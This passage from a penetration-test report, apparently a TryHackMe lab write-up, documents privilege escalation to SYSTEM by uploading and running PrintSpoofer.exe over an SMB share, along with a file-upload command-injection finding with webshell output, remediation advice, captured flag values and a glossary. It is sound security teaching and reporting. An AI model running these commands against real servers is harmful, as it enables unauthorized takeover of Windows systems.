<https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/seimpersonateprivilege-secreateglobalprivilege>

## Finding Evidence

After gaining the initial access, we can abuse `SeImpersonatePrivilege` using a binary file called `PrintSpoofer.exe`

```
[mccleod1290@parrot] - [~/scripts/printspoofer]
$ smbclient \\\\10.10.191.202\\nt4wrksv\\reserved.
Password for [WORKGROUP\\mccleod1290]:
Try "help" to get a list of possible commands.
smb: \> put PrintSpoofer.exe
putting file PrintSpoofer.exe as \PrintSpoofer.exe (21.3 kb/s) (average
s)
```

After uploading on navigating to `/inetpub/wwwroot/nt4wrksv` which is our web directory for the `smb-share` we can access the uploaded file from here.

```

3 File(s)          43,206 bytes
2 Dir(s)  20,266,840,064 bytes free

c:\inetpub\wwwroot\nt4wrksv>PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe -i -c cmd

[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[-] Operation failed or timed out.

c:\inetpub\wwwroot\nt4wrksv>
c:\inetpub\wwwroot\nt4wrksv>PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

```

If we run the following command, the binary works and gives us the root access.


```
PrintSpoofer.exe -i -c cmd
```

## 5. Command Injection by file upload vulnerability - Medium

CWE	n/a
CVSS 3.1	5.9 / CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:H/E:P/RL:O/RC:C/MAV:N/MAC:H/MPR:H
Root Cause	During the penetration test, a critical <b>command injection due to file upload on smb share</b> vulnerability was discovered in the file upload functionality of the a reverse shell being uploaded to an smb share, and we were able to trigger this payload as we have access to a shared directory (nt4wrksv) on port 49663. Attackers exploited this vulnerability to upload a malicious script onto the server through the SMB share.
Impact	<p><b>1.Arbitrary Code Execution:</b> Exploiting the command injection vulnerability allows attackers to execute arbitrary operating system commands on the target server. This includes commands to read, write, delete files, manipulate system configurations, or execute additional malicious payloads.</p> <p><b>2.System Compromise:</b> Successful exploitation of the vulnerability can lead to the complete compromise of the affected system. Attackers can gain unauthorized access to sensitive data, user credentials, or proprietary information stored on the server.</p> <p><b>3.Data Breach:</b> Attackers can exfiltrate confidential data stored on the compromised system, such as personally identifiable information (PII), financial records, or intellectual property. This can result in data breaches, regulatory violations, and financial losses for the organization.</p>
Remediation	<p>To remediate the vulnerabilities identified during the penetration test and mitigate the associated risks, the following actions should be taken:</p> <p><b>1. Disable SMBv1 Protocol:</b> Disable the SMBv1 protocol on all servers and workstations in the network to prevent unauthorized access and exploitation through deprecated and vulnerable protocols. This can be achieved by modifying the registry settings or using Group Policy.</p> <p><b>2. Secure File Upload Functionality:</b> Implement proper input validation and file upload restrictions on the cmdasp.aspx page to prevent unauthorized file uploads and mitigate the risk of command injection. Validate file types, size limits, and enforce strict access controls to ensure only authorized users can upload files.</p> <p><b>3.Secure Network Shares:</b> Secure the network shares hosted on the web server by restricting access permissions, implementing strong authentication mechanisms, and regularly monitoring for unauthorized access attempts. Use SMBv2 or SMBv3 protocols instead of SMBv1 to enhance security and prevent exploitation.</p>
References	<ul style="list-style-type: none"> <li>• <a href="https://learn.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3">https://learn.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3</a></li> <li>• <a href="https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html</a></li> <li>• <a href="https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html</a></li> </ul>

## Finding Evidence

ADD COMMAND OUTPUT AS APPROPRIATE



The screenshot shows a web browser window with a terminal interface. The terminal displays the output of a 'dir' command executed in a webshell. The output shows a directory listing of files and folders in the 'c:\windows\system32\inetmgr' directory. The files listed include 'abocomp.dll', 'adsiis.dll', 'appcmd.exe', 'appcmd.xml', 'AppHostNavigators.dll', 'apphostsvc.dll', 'appobj.dll', 'asp.dll', 'asp.mof', 'aspnetca.exe', 'asptlb.tlb', 'authanon.dll', 'authbas.dll', 'authspi.dll', 'browscap.dll', 'browscap.ini', 'cachfile.dll', and 'cachttt.dll'.

```
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5

Command: dir [excute]

Directory of c:\windows\system32\inetmgr

02/18/2024 05:00 AM <DIR> .
02/18/2024 05:00 AM <DIR> ..
07/25/2020 07:05 AM      235,008 abocomp.dll
07/25/2020 07:05 AM      323,584 adsiis.dll
07/25/2020 07:05 AM      119,808 appcmd.exe
07/16/2016 05:20 AM         3,810 appcmd.xml
07/25/2020 07:05 AM      184,320 AppHostNavigators.dll
07/25/2020 07:05 AM       64,512 apphostsvc.dll
07/25/2020 07:05 AM      405,504 appobj.dll
07/25/2020 07:05 AM      501,248 asp.dll
07/25/2020 07:05 AM       22,196 asp.mof
07/25/2020 07:05 AM      129,536 aspnetca.exe
07/25/2020 07:05 AM       23,040 asptlb.tlb
07/25/2020 07:05 AM      40,960 authanon.dll
07/25/2020 07:05 AM      37,888 authbas.dll
07/25/2020 07:05 AM      53,248 authspi.dll
07/25/2020 07:05 AM      75,776 browscap.dll
07/25/2020 07:05 AM      34,474 browscap.ini
07/25/2020 07:05 AM      25,088 cachfile.dll
07/25/2020 07:05 AM       50,688 cachttt.dll
```

## A Appendix

### A.1 Flags Discovered

Flag #	Application	Flag Value	Flag Location	Method Used
1.	User Flag	THM{fdk4ka34vk346ksxf r21tg789ktf45}	Redacted	Exploitation of Remote Services, Technique T1210
2.	Root Flag	THM{1fk5kf469devly1gl3 20zafgl345pv}	Redacted	Access Token Manipulation, Technique T1134 - Enterprise

## A.2 Appendix B Glossary

### Appendix B: Glossary of Terminologies

1. **Command Injection:** A security vulnerability that allows attackers to execute arbitrary commands on a target system.
2. **Exploitation:** The process of taking advantage of vulnerabilities or weaknesses in a system to gain unauthorized access or control.
3. **Penetration Testing:** A security assessment conducted to identify vulnerabilities in a system by simulating real-world attacks.
4. **Privilege Escalation:** The process of gaining higher levels of access or privileges on a system than originally granted.
5. **Remote Code Execution (RCE):** A security vulnerability that allows attackers to execute arbitrary code on a target system remotely.
6. **SMBv1:** Server Message Block version 1, a deprecated network protocol used for file sharing that is known to have security vulnerabilities.
7. **Vulnerability:** A weakness or flaw in a system that can be exploited by attackers to compromise its security.
8. **Web Application:** A software application accessed and used through a web browser over a network, such as the Internet.
9. **Windows 7:** An operating system developed by Microsoft as part of the Windows NT family of operating systems.
10. **Black-Box Testing:** A type of penetration testing where the tester has limited knowledge of the internal workings of the system being tested.
11. **Flags:** Artifacts placed within a system during penetration testing as proof of successful exploitation.
12. **Enumeration:** The process of extracting information about a target system, such as its services, users, and network configuration.
13. **File Upload:** A functionality that allows users to upload files from their local system to a remote server or application.
14. **Remote Service:** A service or application accessible over a network from a remote location.
15. **System Compromise:** The unauthorized access, control, or manipulation of a computer system by an attacker.
16. **SMB Share:** A network share provided by a server using the Server Message Block protocol, allowing users to access shared files and resources over a network.
17. **Mitigation:** Measures taken to reduce the risk or impact of security vulnerabilities or threats.



*End of Report*

*This report was rendered  
by SysReptor with*

